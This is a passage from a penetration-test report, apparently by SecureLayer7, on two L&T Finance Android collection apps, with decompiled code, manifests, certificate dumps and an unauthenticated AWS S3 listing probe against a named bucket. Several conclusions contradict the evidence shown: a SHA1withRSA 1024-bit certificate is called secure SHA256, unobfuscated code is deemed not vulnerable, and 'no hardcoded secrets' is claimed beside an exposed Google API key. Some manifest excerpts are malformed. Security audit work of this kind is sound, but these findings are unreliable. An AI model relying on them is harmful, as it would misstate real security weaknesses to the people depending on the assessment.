Valid from: Wed Jan 06 17:01:11 IST 2021
Valid until: Sun Dec 31 17:01:11 IST 2045

Public key type: RSA
Exponent: 65537
Modulus size (bits): 2048
Modulus: 188757172537533319947156814955774900962678039066699001101130604681134250495758622123016600040853305682396775742511494380120042732080240685103440430
Signature type: SHA256withRSA
Signature OID: 1.2.840.113549.1.1.11

MD5 Fingerprint: 0B 4E B7 69 25 5A 59 B3 B2 5C 31 B5 BE 2D DC FD
SHA-1 Fingerprint: 8A FB 02 0E 31 8E 53 8A 0B 90 E2 EC 77 9E 62 5A FD 69 25 6B
SHA-256 Fingerprint: F3 B1 95 4F D2 16 6C 3C A4 5A 26 74 6E C3 51 3D 96 8C A6 06 70 CE 1D F9 D3 67 04 B9 4B 09 59 9E

Valid APK signature v2 found

Signer 1

Type: X.509
Version: 3
Serial number: 0x7fc8317b
Subject: OU=Finance, O=LTFS
Valid from: Wed Jan 06 17:01:11 IST 2021
Valid until: Sun Dec 31 17:01:11 IST 2045

Public key type: RSA
Exponent: 65537
Modulus size (bits): 2048
Modulus: 188757172537533319947156814955774900962678039066699001101130604681134250495758622123016600040853305682396775742511494380120042732080240685103440430
Signature type: SHA256withRSA
Signature OID: 1.2.840.113549.1.1.11

```

*Figure#05 Tested for Weak Signing Algorithm*

In this step, we checked for Improper Export of Android Components and carried out this attack by checking content providers, services, broadcast receivers, and activities flag as true/false. It was observed that the application implemented proper protection and set the exported components as "false". Therefore, we can say that the application is not vulnerable to Improper Export of Android Components

```

<activity android:name="com.google.firebase.MESSAGING_EVENT"/>
<service android:name="com.ltfs.ml.security.IsolatedService" android:exported="false" android:isolatedProcess="false" android:useAppZygote="false"/>
<activity android:label="@string/_res_0x7f130059" android:name="@mipmap/ic_launcher" android:name="ma.dist.activities.splash.SplashActivity" android:clearTaskOnLaunch="true" android:launchMode="singleTask" android:screenOrientation="portrait" android:configChanges="screenSize|orientation"/>
<activity android:theme="@style/_res_0x7f140128" android:name="ma.dist.activities.additionaldetailsview.AdditionalDetailsActivity" android:configChanges="screenSize|orientation"/>
<activity android:name="ma.dist.activities.DistaWebViewActivity" android:exported="false" android:excludeFromRecents="true" android:screenOrientation="portrait" android:configChanges="screenSize|orientation"/>
<activity android:name="ma.dist.activities.splash.CustomerSplashActivity" android:screenOrientation="portrait" android:configChanges="screenSize|orientation"/>
<activity android:name="ma.dist.activities.dashboard.DashboardActivity" android:exported="false" android:screenOrientation="portrait" android:configChanges="screenSize|orientation"/>
<activity android:theme="@style/_res_0x7f1401bf" android:name="ma.dist.activities.jobReschedule.JobRescheduleActivity" android:exported="false" android:screenOrientation="portrait" android:configChanges="screenSize|orientation"/>
<activity android:name="ma.dist.jobs.leaderboard.LeaderBoard" android:exported="false" android:screenOrientation="portrait" android:configChanges="screenSize|orientation"/>
<activity android:name="ma.dist.activities.jobFilterActivity.JobFilterActivity" android:exported="false" android:screenOrientation="portrait" android:configChanges="screenSize|orientation"/>
<activity android:theme="@style/_res_0x7f140128" android:name="ma.dist.activities.searchFilters.SearchfilterActivity" android:exported="false" android:launchMode="singleTask" android:configChanges="screenSize|orientation"/>
<activity android:name="ma.dist.activities.profile.ProfileActivity" android:exported="false" android:screenOrientation="portrait" android:configChanges="screenSize|orientation"/>
<activity android:name="ma.dist.activities.changePassword.ChangePasswordActivity" android:exported="false" android:screenOrientation="portrait" android:configChanges="screenSize|orientation"/>
<activity android:name="ma.dist.activities.forgotPasswordActivity.ForgotPasswordActivity" android:exported="false" android:screenOrientation="portrait" android:configChanges="screenSize|orientation"/>
<activity android:name="ma.dist.activities.resetPassword.ResetPasswordByPolicyActivity" android:exported="false" android:screenOrientation="portrait" android:configChanges="screenSize|orientation"/>
<activity android:name="ma.dist.activities.settings.SettingsActivity" android:exported="false" android:screenOrientation="portrait"/>

```

Figure#06 Tested for Improper Export Android Components

Next, we checked for Source Code Obfuscated or not in which attacker can read and understand the source code easily of the Android Application However it was observed that the application has source code is not obfuscated Therefore, it was clear that the application is not vulnerable to Source Code obfuscated.

```

    connect.c((Object) getIcon1, "");
    this.c = 1;
    if (Flow.flow(new DashboardRepository.launchCustomerSplash(getIcon1, null)).collect(new FlowCollector<getInt>()) {
        // from class: com.ltfs.ml.collection.dashboard.DashboardViewModel$lambda$onCreate$0$GroupChatActivity
        // JD-WARN: Type inference failed for: <@V>, types: [I, java.util.List<com.ltfs.ml.model.response.D2cAllocationList>] */
        @Override
        public final void emit(int getint, getth getmotion) {
            getint.getint2 = getint;
            if (getint2 != null) {
                if (connect.c((Object) getint2.a, (Object) "0")) {
                    getmaxElevation.getMaxElevation -> DashboardViewModule$1ambda$onCreate$0$GroupChatActivity.this.b;
                    re = getint2.c;
                    CardViewAp121Impl1 cardViewAp121Impl1 = new CardViewAp121Impl();
                    cardViewAp121Impl1.a = initStatic.SUCCESS;
                    cardViewAp121Impl1.b = r4;
                    cardViewAp121Impl1.c = null;
                    getmaxElevation.setValue(cardViewAp121Impl1);
                } else {
                    getMaxElevation.getMaxElevation2 = DashboardViewModule$1ambda$onCreate$0$GroupChatActivity.this.b;
                    Throwable th1 = new Throwable(getint2.b);
                    connect.c((Object) th1, th);
                    CardViewAp121Impl1 cardViewAp121Impl2 = new CardViewAp121Impl();
                    connect.c((Object) th, th);
                    cardViewAp121Impl2.a = initStatic.ERROR;
                    cardViewAp121Impl2.b = null;
                    cardViewAp121Impl2.c = th;
                    getmaxElevation2.setValue(cardViewAp121Impl2);
                }
            }
            getmaxElevation.getMaxElevation3 = DashboardViewModule$1ambda$onCreate$0$GroupChatActivity.this.b;
            Throwable th2 = new Throwable("Not Record Found");
            connect.c((Object) th2, th2);
            CardViewAp121Impl1 cardViewAp121Impl3 = new CardViewAp121Impl();
            connect.c((Object) th2, th2);
            cardViewAp121Impl3.a = initStatic.ERROR;
            cardViewAp121Impl3.b = null;
            cardViewAp121Impl3.c = th2;
            getmaxElevation3.setValue(cardViewAp121Impl3);
        }
        return updateContent.d;
    }, this) == getpath) {
        return getpath;
    }
} catch (Exception e) {
    e.printStackTrace();
    getmaxElevation.getMaxElevation = this.b;
    Throwable th = new Throwable(e.getMessage());
    connect.c((Object) th, th);
}

```

Figure#07 Tested for Source Code Obfuscation

As the next step, we checked for Insecure Communication by checking the application for a cleartext traffic flag in the source code of the application and observed that the application has cleartext traffic flag set as false which means the application is secured against this Vulnerability Therefore, we can say that the application is not vulnerable to this vulnerability.

```

<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION"/>
<uses-feature android:name="android.hardware.location.gps"/>
<uses-feature android:name="android.hardware.location.network"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.READ_INTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.ACTION_MANAGE_OVERLAY_PERMISSION"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.DOWNLOAD_WITHOUT_NOTIFICATION"/>
<uses-feature android:glEsVersion="0x20000" android:required="true"/>
<supports-screens android:anyDensity="true" android:smallScreens="true" android:normalScreens="true" android:largeScreens="true" android:xlargeScreens="true"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" android:required="false"/>
<uses-feature android:name="android.hardware.camera" android:required="false"/>
<uses-feature android:name="android.hardware.camera.front" android:required="false"/>
<uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
<uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
<uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
<uses-feature android:name="android.hardware.wifi" android:required="false"/>
<uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
<application android:theme="@style/_res_0x7f14000a" android:label="@string/res_0x7f130050" android:icon="@mipmap/ic_launcher" android:name="com.ltfs.ml.global.MUApp" android:usesCleartextTraffic="false" android:networkSecurityConfig="@xml/network_security_config" android:roundIcon="@mipmap/ic_launcher_round" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:requestLegacyExternalStorage="true">
    <activity android:name=".o.positionSelectorLikeTouchCompat" android:exported="false"/>
    <activity android:name=".o.getLayoutInflator" android:screenOrientation="portrait"/>
    <activity android:name=".o.hasFocus" android:screenOrientation="portrait"/>
    <activity android:name=".o.ResourceManagerInternal.VdCInflateDelegate" android:screenOrientation="portrait"/>
    <activity android:name=".o.getLayoutResource" android:screenOrientation="portrait"/>
    <activity android:name=".o.FitWindowsFrameLayout" android:windowSoftInputMode="adjustPan"/>
    <uses-library android:name="org.apache.http.legacy" android:required="false"/>
    <meta-data android:name="a" android:value="" />
    <provider android:name="androidx.core.content.FileProvider" android:exported="false" android:authorities="com.ltfs.ml.provider" android:grantUriPermissions="true">
        <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/file_paths"/>
    </provider>
    <receiver android:name="com.ltfs.ml.biometric.bluetooth.DeviceDiscoveryReceiver">
        <intent-filter>
            <action android:name="BluetoothDevice.ACTION_FOUND"/>
        </intent-filter>
    </receiver>
    <receiver android:name="com.ltfs.ml.auth.eod_logout.AutoLogoutReceiver">
        <meta-data android:name="com.google.android.gms.version" android:value="12451000"/>
        <meta-data android:name="com.google.android.geo.API_KEY" android:value="AIzaSyDrRNWlyo8tFhxVnkSEYljDSgxPF8thwYg"/>
        <activity android:name="com.ltfs.ml.ui.activities.SplashActivity" android:screenOrientation="portrait">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
            </intent-filter>
        </activity>
    </receiver>
</application>

```

Figure#08 Tested for Cleartext traffic Enable Check

In this step, we checked for S3 bucket misconfiguration on an S3 Bucket and identified that the files are being uploaded to the "hv-central-config.s3-ap-south-1.amazonaws.com" S3 Bucket. Therefore, we tried to list the files/folders and attempted to upload a file using the Amazon "awscli" tool. It was observed that the "awscli" tool responded with an error message suggesting that the S3 Bucket Access is Denied. Therefore, it was clear that the application is not vulnerable to S3 bucket misconfiguration.

```
→ jack aws s3 ls s3://hv-central-config --no-sign-request
```

```
An error occurred (AccessDenied) when calling the ListObjectsV2 operation Access Denied
```

Figure#9 Tested for S3 Bucket Misconfiguration

Next, we checked for Sensitive Data Exposure, such as hardcoded credentials. By reverse engineering the APK file, when conducting a check for Sensitive Data Exposure to identify the presence of sensitive hardcoded information such as API keys, username, password etc., We observed that there is no sensitive data exposed through source code. Therefore, we can say that the application is not vulnerable to Sensitive Data Exposure.

Search for text:  secret

Search definitions of:  Class  Method  Field  Code  Resource  Comments  Case-insensitive  Regex  Active tab only

```

Node
import javax.crypto.SecretKey;
import javax.crypto.spec.SecretKeySpec;
private final SecretKey zzb;
this.zzb = new SecretKeySpec(bArr, "AES");
import javax.crypto.SecretKey;
private final SecretKey zzb;
SecretKey secretKey = SecretKey keyStore.getKey(str, null);
this.zzb = secretKey;
if (secretKey == null) {
import javax.crypto.spec.SecretKeySpec;
private final SecretKeySpec zzb;
this.zzb = new SecretKeySpec(bArr, "AES");
import javax.crypto.SecretKey;
import javax.crypto.spec.SecretKeySpec;
private final SecretKey zzb;
this.zzb = new SecretKeySpec(bArr, "AES");
import javax.crypto.spec.SecretKeySpec;
private final SecretKey zzb;
SecretKey secretKey = (SecretKey) keyStore.getKey(str, null);
this.key = secretKey;
if (secretKey != null) {
public static byte[] computeSharedSecret(ECPrivateKey eCPrivateKey, EC PublicKey eCPublicKey) throws GeneralSecurityException {
return computeSharedSecret(eCPrivateKey, eCPublicKey.getK());
public static byte[] computeSharedSecret(ECPrivateKey eCPrivateKey, ECPoint eCPoint) throws GeneralSecurityException {
byte[] generateSecret = engineFactory.generateSecret();
validateSharedSecret(generateSecret, eCPrivateKey);
return generateSecret;
private static void validateSharedSecret(byte[] bArr, ECPrivateKey eCPrivateKey) throws GeneralSecurityException {
throw new GeneralSecurityException("sharedSecret is out of range");
import javax.crypto.spec.SecretKeySpec;
engineFactory.init(new SecretKeySpecSpec(new byte[engineFactory.getMacLength()], str));
engineFactory.init(new SecretKeySpecSpec(bArr, str));
engineFactory.init(new SecretKeySpecSpec(engineFactory.doFinal(bArr), str));
import javax.crypto.SecretKey;
import javax.crypto.spec.SecretKeySpec;
private final SecretKey akey;
this.key = secretKey;
this.zzb = new SecretKeySpec(akey, "AES");
public static byte[] computeSharedSecret(byte[] bArr, byte[] bArr2) throws InvalidKeyException {
return computeSharedSecret(bArr, bArr2);
import javax.crypto.spec.SecretKeySpec;
cipher.init(2, new SecretKeySpec(str.getBytes(), "AES"), new IvParameterSpec(bArr));
com.impress.api.Setup.a(InputStream, String) String[]

```

Figure#10 Tested for Sensitive Data Exposure-1

Search for text:  -password

Search definitions of:  Class  Method  Field  Code  Resource  Comments  Case-insensitive  Regex  Active tab only

```

Node
public static final int changePasswordViewMode = 14;
public static final int forgotPasswordViewMode = 29;
public static final int InputTypePassword = 1;
public static final int InputTypeText = 0;
public static final int passwordToggleContentDescription = 0x7f040306;
public static final int passwordToggleDrawable = 0x7f040307;
public static final int passwordToggleEnabled = 0x7f040308;
public static final int passwordToggleFocusable = 0x7f040309;
public static final int avd.hide_password = 0x7f080040;
public static final int avd.show_password = 0x7f080055;
public static final int design_password_eye = 0x7f0800c2;
public static final int path_password_eye = 0x7f130300;
public static final int show_password_duration = 0x7f08001c;
public static final int password_toggle_content_description = 0x7f1302ff;
public static final int path_password_eye = 0x7f130300;
public static final int path_password_eye_mask_strike_through = 0x7f130301;
public static final int path_password_strike_through = 0x7f130303;
public static final int TextInputLayout_passwordToggleContentDescription = 0x0000002c;
public static final int TextInputLayout_passwordToggleDrawable = 0x0000002d;
public static final int TextInputLayout_passwordToggleEnabled = 0x0000002e;
public static final int TextInputLayout_passwordToggleFocusable = 0x0000002f;
public static final int TextInputLayout_passwordToggleInthMode = 0x00000030;
public static final int passwordToggleContentDescription = 0x7f040306;
public static final int passwordToggleDrawable = 0x7f040307;
public static final int passwordToggleFocusable = 0x7f040308;
public static final int passwordToggleInthMode = 0x7f040309;
public static final int avd.hide_password = 0x7f080040;
public static final int avd.show_password = 0x7f080055;
public static final int design_password_eye = 0x7f0800c2;
public static final int path_password_eye = 0x7f130300;
public static final int show_password_duration = 0x7f08001c;
public static final int password_toggle_content_description = 0x7f1302ff;
public static final int path_password_eye = 0x7f130300;
public static final int path_password_eye_mask_visible = 0x7f130301;
public static final int path_password_strike_through = 0x7f130303;
public static final int TextInputLayout_passwordToggleContentDescription = 0x0000002c;
public static final int TextInputLayout_passwordToggleDrawable = 0x0000002d;

```

Figure#11 Tested for Sensitive Data Exposure-2

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfigurations, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

## Attack Narrative- Spoors Collection Application Pentest

### Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T about the risk associated with AN of Spoors Collection (All- non ML retail loans) Android application.


#### Scope: in.spoors.effortplus.ltf.firc

First, we checked for a Sensitive Data Exposure with URLs. SecureLayer7 carried out this attack by finding all the URLs in the smalli file and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, we can say that the Android application is not vulnerable to Sensitive Data Exposure with URLs.

```
- http://www.google-analytics.com
- http://www.google.com/kml/ext/2.2
- http://www.opengis.net/kml/2.2
- http://www.spoors.in/privacy_policy.html
- http://www.w3.org/1999/xhtml
- http://www.w3.org/1999/xlink
- http://www.w3.org/2000/svg
- http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd
- http://www.w3.org/TR/SVG11/feature#
- http://xml.org/sax/features/external-general-entities
- http://xml.org/sax/features/external-parameter-entities
- http://xml.org/sax/properties/lexical-handler
- http://xmlpull.org/v1/doc/features.html#process-docdecl
- http://xmlpull.org/v1/doc/features.html#process-namespaces
- https://app-measurement.com/a
- https://firebase-settings.crashlytics.com/spi/v2/platforms/android/gmp/%s/settings
- https://maps.google.com/maps?daddr=
- https://maps.google.com/maps?saddr=
- https://pagead2.googlesyndication.com/pagead/gen_204?id=gmob-apps
- https://play.google.com/store/apps/details?id=in.spoors.effortplus.ltf.firc&hl=en
- https://plus.google.com/
- https://reports.crashlytics.com/spi/v1/platforms/android/apps/%s/reports
- https://ssl.google-analytics.com
- https://uatmapps.mahindrafs.com/apks/eKYC-v1.0.2-UAT-May25-Exported.apk
- https://update.crashlytics.com/spi/v1/platforms/android/apps
- https://www.google.com
- https://www.googleadservices.com/pagead/conversion/app/deeplink?id_type=adid&sdk_version=%s&rdid=%s&bundleid=%s&retry=%s
```

Figure#01 Tested for Sensitive Data Exposure with URLs

Next, we tested the application for Insecure Data Storage with the Firebase Database URL. Securelayer7 tried to find the Firebase URL with the JADX-gui tool. However, it was observed that the application source code does not have a hardcoded Firebase database URL. Therefore, we found that the application is not vulnerable to Insecure Data Storage with a Firebase URL.



Figure#02 Tested for Firebase Misconfiguration

In this step, we tested the application for installation of the target APK on an Insecure Version of the OS. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the minimum SDK version set at 21. Therefore, this led us to the conclusion that the Android application is not vulnerable to Android application installation on Insecure OS Versions.

```

version: 2.9.0
apkFileName: Fircu-EFFORT-6.0.11b-ProductionRelease.apk
isFrameworkApk: false
usesFramework:
  ids:
  - 1
  tag: null
sdkInfo:
  minSdkVersion: 21
  targetSdkVersion: 29
packageInfo:
  forcedPackageId: 127
  renameManifestPackage: null
versionInfo:
  versionCode: 2021052006
  versionName: 6.0.11b
resourcesAreCompressed: false
sharedLibrary: false
sparseResources: false
unknownFiles:
  androidsupportmultidexversion.txt: 8
  bundle.properties: 8
  common.properties: 8
  firebase-analytics.properties: 8
  firebase-auth-interop.properties: 8
  firebase-auth.properties: 8
  firebase-common.properties: 8
  firebase-components.properties: 8
  firebase-crashlytics.properties: 8
  firebase-datatransport.properties: 8
  firebase-encoders-json.properties: 8
  firebase-iid-interop.properties: 8
  firebase-iid.properties: 8
  firebase-installations-interop.properties: 8
  firebase-installations.properties: 8
  firebase-measurement-connector.properties: 8

```

*Figure#03 Tested for Min SDK Version*

Next, we tested the application for the Allow backup flag and carried out this attack by checking the Allow Backup Flag True/False on the Androidmanifest.xml file. If it is set to true, then it allows the attacker to take a backup of application data. It was observed that the application set allows the backup flag to be "false." Therefore, we can say that the application is not vulnerable to the Allow Backup Flag.

```

<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<uses-permission android:name="in.spoors.effortplus.permission.C2D_MESSAGE"/>
<uses-permission android:name="android.permission.BLUETOOTH"/>
<uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.sec.MDM_HW_CONTROL"/>
<uses-permission android:name="android.permission.sec.MDM_APP_MGMT"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="com.google.android.providers.gsf.permission.READ_GSERVICES"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
<uses-feature android:glEsVersion="0x20000" android:required="true"/>
<uses-feature android:name="android.hardware.camera" android:required="false"/>
<uses-feature android:name="android.hardware.location.gps" android:required="false"/>
<permission android:name="in.spoors.effortplus.ltf.firc.permission.MAPS_RECEIVE" android:protectionLevel="signature"/>
<permission android:name="in.spoors.effortplus.ltf.firc.permission.C2D_MESSAGE" android:protectionLevel="signature"/>
<permission android:name="in.spoors.effortplus.ltf.firc.permission.SEND_EFFORT_BROADCAST" android:protectionLevel="normal"/>
<uses-permission android:name="in.spoors.effortplus.ltf.firc.permission.SEND_EFFORT_BROADCAST"/>
<uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
<application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/ic_launcher_cfe" android:name="in.spoors.effortplus.EffortApplication" android:allowBackup="false" android:largeHeap="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:requestLegacyExternalStorage="true">
    <activity android:label="@string/title_activity_home" android:name="in.spoors.effortplus.HomeActivity" android:screenOrientation="portrait"/>
    <uses-library android:name="org.apache.http.legacy" android:required="false"/>
    <activity android:label="@string/app_name" android:name="in.spoors.effortplus.SplashActivity" android:screenOrientation="portrait">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.DEFAULT"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
    <activity android:label="@string/agenda" android:name="in.spoors.effortplus.AgendaActivity" android:screenOrientation="portrait"/>
    <activity android:name="in.spoors.effortplus.CustomersActivity" android:screenOrientation="portrait"/>
    <activity android:name="in.spoors.effortplus.CustomerOptionsActivity" android:screenOrientation="portrait"/>
    <activity android:name="in.spoors.effortplus.JobsActivity" android:screenOrientation="portrait"/>
    <activity android:name="@string/invitation" android:name="in.spoors.effortplus.InvitationActivity" android:screenOrientation="portrait"/>
    <activity android:label="@string/holidays" android:name="in.spoors.effortplus.HolidaysActivity" android:screenOrientation="portrait"/>
    <activity android:label="@string/leaves" android:name="in.spoors.effortplus.LeavesActivity" android:screenOrientation="portrait"/>
    <activity android:label="@string/leave" android:name="in.spoors.effortplus.LeaveActivity" android:screenOrientation="portrait"/>
    <activity android:label="@string/leave_update" android:name="in.spoors.effortplus.LeaveUpdateActivity" android:screenOrientation="portrait"/>

```

Figure#04 Tested for Allow Back Flag Check

As the next step, we tested the application for Weak Signing Algorithms used to sign the Android application. This allows the attacker to obtain the signing key of the application's certificate and change the application in the App Store to a malicious one by using the obtained signing keys. However, the application uses v2 and v3 schemes with the SHA256withRSA signature type, which is secure. Therefore, it was clear that the application is not vulnerable to Weak Signing Algorithms.

**APK signature verification result:**

Signature verification succeeded

**Valid APK signature v1 found**

Signer CERT.RSA (META-INF/CERT.SF)

```

Type: X.509
Version: 3
Serial number: 0x51751197
Subject: O=Spoors Technology Solutions India Pvt. Ltd., L=Hyderabad, ST=Andhra Pradesh, C=IN
Valid from: Mon Apr 22 16:01:51 IST 2013
Valid until: Tue Apr 10 16:01:51 IST 2063

Public key type: RSA
Exponent: 65537
Modulus size (bits): 1024
Modulus: 10215186452495507796145169184262342583188222547156256099313242183927242448083112418423820878192484803283597851772044812282792511456167415469633124

Signature type: SHA1withRSA
Signature OID: 1.2.840.113549.1.1.5

MD5 Fingerprint: AA 59 28 06 76 56 08 4B A5 5E 4C AA 96 5F F2 64
SHA-1 Fingerprint: E7 51 F3 65 3F 19 8E 72 C1 14 A4 DE 48 FB 6B 2A 88 C2 F6 05
SHA-256 Fingerprint: 84 79 1E 4D 7F 02 D4 27 DF EF 23 DD FA 1D DB 9F EF 53 67 80 9B DF 69 D6 14 D2 17 FB FE 0B 39 61

```

**Valid APK signature v2 found**

Signer 1

```

Type: X.509
Version: 3
Serial number: 0x51751197
Subject: O=Spoors Technology Solutions India Pvt. Ltd., L=Hyderabad, ST=Andhra Pradesh, C=IN
Valid from: Mon Apr 22 16:01:51 IST 2013
Valid until: Tue Apr 10 16:01:51 IST 2063

Public key type: RSA
Exponent: 65537
Modulus size (bits): 1024
Modulus: 10215186452495507796145169184262342583188222547156256099313242183927242448083112418423820878192484803283597851772044812282792511456167415469633124

Signature type: SHA1withRSA
Signature OID: 1.2.840.113549.1.1.5

```

*Figure#05 Tested for Weak Signing Algorithm*

Moving forward, we tested the application for Improper Export Android Components and carried out this attack by checking content providers, services, broadcast receivers, and activities flag as true/false. It was observed that the application implemented proper protection and set the exported components as “false”. Therefore, it was clear that the application is not vulnerable to Improper Export of Android Components.

```
Find: export
482 <activity android:name=".in.spoors.effortplus.EntitiesActivity" android:screenOrientation="portrait" />
483 <activity android:name=".in.spoors.effortplus.EntitiesForMultilistActivity" android:screenOrientation="portrait"/>
484 <activity android:name=".in.spoors.effortplus.EntitiesActivity" android:screenOrientation="portrait"/>
485 <activity android:name=".in.spoors.effortplus.ArticlesActivity" android:screenOrientation="portrait"/>
486 <activity android:name=".in.spoors.effortplus.ArticleActivity" android:screenOrientation="portrait"/>
487 <activity android:name=".in.spoors.effortplus.DayPlansCalendarActivity" android:screenOrientation="portrait"/>
488 <activity android:name=".in.spoors.effortplus.CalendarActivity" android:screenOrientation="portrait"/>
489 <activity android:name=".in.spoors.effortplus.LocationsActivity" android:screenOrientation="portrait"/>
490 <activity android:name=".in.spoors.effortplus.LocationActivity" android:screenOrientation="portrait"/>
491 <activity android:name=".in.spoors.effortplus.MessagesActivity" android:screenOrientation="portrait"/>
492 <activity android:name=".in.spoors.effortplus.MessageActivity" android:screenOrientation="portrait"/>
493 <activity android:name=".in.spoors.effortplus.EmployeesActivity" android:screenOrientation="portrait"/>
494 <activity android:name=".in.spoors.effortplus.EmployeeActivity" android:screenOrientation="portrait"/>
495 <activity android:name=".in.spoors.effortplus.RoutePlansActivity" android:screenOrientation="portrait"/>
496 <activity android:name=".in.spoors.effortplus.CustomerPlanDetailActivity" android:screenOrientation="portrait"/>
497 <activity android:name=".in.spoors.effortplus.CustomerActivities" android:screenOrientation="portrait"/>
498 <activity android:name=".in.spoors.effortplus.CustomerRouteHistoryActivity" android:screenOrientation="portrait"/>
499 <activity android:theme="@android:style/Theme.Translucent.NoTitleBar" android:name=".in.spoors.effortplus.QuickTourActivity"/>
500 <activity android:name=".in.spoors.effortplus.EmployeesMapActivity" android:screenOrientation="portrait"/>
501 <receiver android:name=".in.spoors.effortplus.BootCompletedReceiver" android:exported="false">
502   <intent-filter>
503     <action android:name="android.intent.action.BOOT_COMPLETED"/>
504   </intent-filter>
505 </receiver>
506 <receiver android:name=".in.spoors.effortplus.AirplaneModeReceiver">
507   <intent-filter>
508     <action android:name="android.intent.action.AIRPLANE_MODE"/>
509   </intent-filter>
510 </receiver>
511 <receiver android:name=".in.spoors.effortplus.ConnectivityChangedReceiver" android:exported="false">
512   <intent-filter>
513     <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
514     <action android:name="android.net.wifi.WIFI_STATE_CHANGED"/>
515   </intent-filter>
516 </receiver>
517 <receiver android:name=".in.spoors.effortplus.DateChangedReceiver" android:exported="false">
518   <intent-filter>
519     <action android:name="android.intent.action.DATE_CHANGED"/>
520     <action android:name="android.intent.action.TIME_SET"/>
521   </intent-filter>
522 </receiver>
523 <receiver android:name=".in.spoors.effortplus.GpsChangedReceiver" android:exported="false">
524   <intent-filter>
525     <action android:name="android.location.PROVIDERS_CHANGED"/>
526   </intent-filter>
527 </receiver>
528 <receiver android:name=".in.spoors.effortplus.CallReceiver">
529   <intent-filter>
530     <action android:name="android.intent.action.PHONE_STATE"/>
531   </intent-filter>
532 </receiver>
```

*Figure#06 Tested for Improper Export of Android Components*

